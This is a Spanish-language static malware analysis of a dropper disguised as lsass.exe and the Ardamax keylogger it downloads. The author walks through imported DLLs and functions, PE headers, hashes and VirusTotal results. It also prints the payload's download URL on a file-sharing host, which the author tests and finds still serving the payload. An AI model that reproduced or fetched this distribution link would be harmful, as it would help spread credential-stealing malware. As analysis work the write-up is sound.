
# ANÁLISIS DE MALWARE

Interesante información extraída con la herramienta numero uno, vamos con nuestra segunda herramienta «PEview», lo que me agrada de este programa es la forma de organizar la información.




# ANÁLISIS DE MALWARE

Siguiente imagen donde vemos las librerías que interactúan con nuestro PE «Portable Ejecutable».



# ANÁLISIS DE MALWARE

Voy a tratar de explicar que son estas .dll y/o librerías que ves en la imagen anterior; para ello utilizaremos «Dependency Walker» que nos ayudara a visualizar la interacción del PE (Portable Ejecutable) con las librerías.





# ANÁLISIS DE MALWARE

**URLMON.DLL** > Básicamente es la responsable de la descarga desde contenido web, es por este motivo que la vemos en esta muestra y por lo antes analizado tratara de realizarnos una descarga desde una url maliciosa.


**SHELL32.DLL** > Esta como se indica correrá una Shell transparente para el usuario.

**KERNEL32.DLL** > Es la función del sistema operativo a bajo nivel para la administración de memoria y el control de recursos.

[-] LSASS.EXE + URLMON.DLL + SHELL32.DLL + KERNEL32.DLL	PI	Ordinal ^	Hint	Function	Entry Point	
	0	N/A	0 (0x0000)	URLDownloadToFileA	Not Bound	
[-] LSASS.EXE + URLMON.DLL + SHELL32.DLL + KERNEL32.DLL	PI	Ordinal ^	Hint	Function	Entry Point	
	0	N/A	0 (0x0000)	ShellExecuteA	Not Bound	
[-] LSASS.EXE + URLMON.DLL + SHELL32.DLL + KERNEL32.DLL	PI	Ordinal ^	Hint	Function	Entry Point	
	0	N/A	0 (0x0000)	GetModuleHandleA	Not Bound	
	0	N/A	0 (0x0000)	FindResourceA	Not Bound	
	0	N/A	0 (0x0000)	LoadResource	Not Bound	
	0	N/A	0 (0x0000)	SizeofResource	Not Bound	
	0	N/A	0 (0x0000)	LockResource	Not Bound	
	0	N/A	0 (0x0000)	ExitProcess	Not Bound	
	0	N/A	0 (0x0000)	RtlMoveMemory	Not Bound	
	0	N/A	0 (0x0000)	FreeResource	Not Bound	
	0	N/A	0 (0x0000)	lstrcat	Not Bound	
	0	N/A	0 (0x0000)	GetTempPathA	Not Bound	
	0	N/A	0 (0x0000)	DeleteFileA	Not Bound	

# ANÁLISIS DE MALWARE

Una visualización mucho mas clara de la url que llama el PE Isass.exe





# ANÁLISIS DE MALWARE

Vamos a verificar si el enlace del malware (código malicioso) aun se encuentra activo.


[http://dc615.4shared.com/download/I9o\\_z\\_jD/Video\\_Clausura\\_Olimpicoswmv.exe](http://dc615.4shared.com/download/I9o_z_jD/Video_Clausura_Olimpicoswmv.exe)

Automáticamente inicia la descarga de un archivo llamado Video\_Clausura\_Olimpicos.wmv.exe




# ANÁLISIS DE MALWARE

Una vez llegado ha este punto y con varias preguntas sin responder procedemos a descargarnos el segundo archivo o mejor dicho el que descarga la primera muestra.



# ANÁLISIS DE MALWARE

Nuevamente verificando el sistema de compilado y Crypto análisis, donde nos muestra el compilador que es «Microsoft Visual C++ 9.0»; además nos muestra algo mas interesante «Ardamax Keylogger»



# ANÁLISIS DE MALWARE

Un poco mas de info acerca de la muestra 2, que esta diseñado para sistemas que funcionen bajo arquitectura de 32 bits y la fecha de creación.

pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0005	Number of Sections	
000000F0	4E92C11A	Time Date Stamp	2011/10/10 lun 09:55:38 UTC
000000F4	00000000	Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	
000000FC	00E0	Size of Optional Header	
000000FE	0102	Characteristics	
	0002		IMAGE_FILE_EXECUTABLE_IMAGE
	0100		IMAGE_FILE_32BIT_MACHINE

# ANÁLISIS DE MALWARE

Aparecen cuatro librerías que se visualizan en la imagen siguientes, pero de las cuales solo explicare el funcionamiento de USER32.DLL, SHLWAPI.DLL y ADVAPI32.DLL porque la primera fue explicada anteriormente.


pFile	Data	Description	Value
0000FD64	000109E0	Import Name Table RVA	
0000FD68	00000000	Time Date Stamp	
0000FD6C	00000000	Forwarder Chain	
0000FD70	00010F60	Name RVA	KERNEL32.dll
0000FD74	0000C018	Import Address Table RVA	
0000FD78	00010AE8	Import Name Table RVA	
0000FD7C	00000000	Time Date Stamp	
0000FD80	00000000	Forwarder Chain	
0000FD84	00010F8C	Name RVA	USER32.dll
0000FD88	0000C120	Import Address Table RVA	
0000FD8C	00010AE0	Import Name Table RVA	
0000FD90	00000000	Time Date Stamp	
0000FD94	00000000	Forwarder Chain	
0000FD98	00010FA2	Name RVA	SHLWAPI.dll
0000FD9C	0000C118	Import Address Table RVA	
0000FDA0	000109C8	Import Name Table RVA	
0000FDA4	00000000	Time Date Stamp	
0000FDA8	00000000	Forwarder Chain	
0000FDAC	0001100C	Name RVA	ADVAPI32.dll
0000FDB0	0000C000	Import Address Table RVA	



# ANÁLISIS DE MALWARE

**USER32.DLL** > Su función es administración de Windows para el control de mensajes, los temporizadores, los menús y las comunicaciones; para tener muy presente en nuestros análisis de malware... una librería puede tener varias funciones.

A continuación imagen del programa «Dependency Walker».



PI	Ordinal ^	Hint	Function	Entry Point
✓	N/A	243 (0x00F3)	FindWindowW	Not Bound
✓	N/A	611 (0x0263)	SendMessageW	Not Bound


E	Ordinal ^	Hint	Function	Entry Point
✓	1 (0x0001)	0 (0x0000)	ActivateKeyboardLayout	0x00018673
✓	2 (0x0002)	1 (0x0001)	AdjustWindowRect	0x00021140
✓	3 (0x0003)	2 (0x0002)	AdjustWindowRectEx	0x0001E7EA
✓	4 (0x0004)	3 (0x0003)	AlignRects	0x0005D4E0
✓	5 (0x0005)	4 (0x0004)	AllowForegroundActivation	0x00046414
✓	6 (0x0006)	5 (0x0005)	AllowSetForegroundWindow	0x00011E40



# ANÁLISIS DE MALWARE

**SHLWAPI.DLL** > Esta tiene su interacción con la SHELL32.DLL; pero ya examinando un poco mas a fondo me encuentro que shlwapi.dll interactúa con otra librería llamada **GDI32.DLL** que una de sus múltiples funciones es la de crear un mapa de bits «CreateBitmap», como quien dice posiblemente nuestro malware este realizando capturas de pantalla.

A continuación imagen del programa «Dependency Walker».



The screenshot displays the Dependency Walker interface. The left pane shows the dependency tree for the executable VIDEO\_CLAUSURA\_OLIMPICOS.WMV.EXE. The tree includes the following DLLs: KERNEL32.DLL, USER32.DLL, SHLWAPI.DLL, ADVAPI32.DLL, GDI32.DLL, KERNEL32.DLL, MSVCRT.DLL, USER32.DLL, OLE32.DLL, APPHELP.DLL, MLANG.DLL, COMCTL32.DLL, CRYPT32.DLL, WINTRUST.DLL, MPR.DLL, OLEAUT32.DLL, MSI.DLL, SETUPAPI.DLL, USERENV.DLL, URLMON.DLL, SHELL32.DLL, WINMM.DLL, VERSION.DLL, COMDLG32.DLL, and ADVAPI32.DLL. The right pane shows the function list for the selected DLL, SHLWAPI.DLL. The function list includes the following entries:

PI	Ordinal ^	Hint	Function	Entry Point
0#	N/A	291 (0x0123)	StrCpyW	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
0#	1 (0x0001)	N/A	N/A	0x00021E03
0#	2 (0x0002)	N/A	N/A	0x0000BB12
0#	3 (0x0003)	N/A	N/A	0x00048BBE
0#	4 (0x0004)	N/A	N/A	0x0001881F
0#	5 (0x0005)	N/A	N/A	0x00048C71
0#	6 (0x0006)	N/A	N/A	0x0001535A
C	7 (0x0007)	134 (0x0086)	SHAllocShared	0x0000B601
C	8 (0x0008)	165 (0x00A5)	SHLockShared	0x0001C37B
C	9 (0x0009)	214 (0x00D6)	SHUnlockShared	0x0000B54E
C	10 (0x000A)	157 (0x009D)	SHFreeShared	0x0000B569
0#	11 (0x000B)	N/A	N/A	0x0000B4C0
0#	12 (0x000C)	N/A	N/A	0x0001850A
0#	13 (0x000D)	N/A	N/A	0x00022C64

# ANÁLISIS DE MALWARE

**ADVAPI32.DLL** > Esta provee acceso a los recursos fundamentales de Windows, como al sistema de archivos, procesos, dispositivos, como por describir algunos.

A continuación imagen del programa «Dependency Walker».

VIDEO_CLAUSURA_OLIMPICOS.WMV.EXE	PI	Ordinal ^	Hint	Function	Entry Point	
+... KERNEL32.DLL		N/A	31 (0x001F)	AllocateAndInitializeSid	Not Bound	
+... USER32.DLL		N/A	282 (0x011A)	FreeSid	Not Bound	
+... SHLWAPI.DLL		N/A	328 (0x0148)	GetSecurityInfo	Not Bound	
-... ADVAPI32.DLL		N/A	672 (0x02A0)	SetEntriesInAclW	Not Bound	
+... KERNEL32.DLL		N/A	693 (0x02B5)	SetSecurityInfo	Not Bound	
+... NTDLL.DLL						
+... RPCRT4.DLL						
+... WINTRUST.DLL						
+... SECUR32.DLL						

# ANÁLISIS DE MALWARE

Vamos a ver como le va a nuestra muestra numero dos con virus-total.



SHA256: c29a436a7050e471b06ac2a448fe405f52c2ed8c94718e081480067f6c718dca  
SHA1: f67ecb852639cb21a79f17b80ecb67e234b8019d  
MD5: 105252e4d0fdcdea3f4dacf6c93c3112  
Tamaño: 999.5 KB ( 1023488 bytes )  
Nombre: Video\_Clausura\_Olimpicos.wmv.exe  
Tipo: Win32 EXE  
Detecciones: 32 / 42  
Fecha de análisis: 2012-08-16 18:05:37 UTC ( hace 1 minuto )

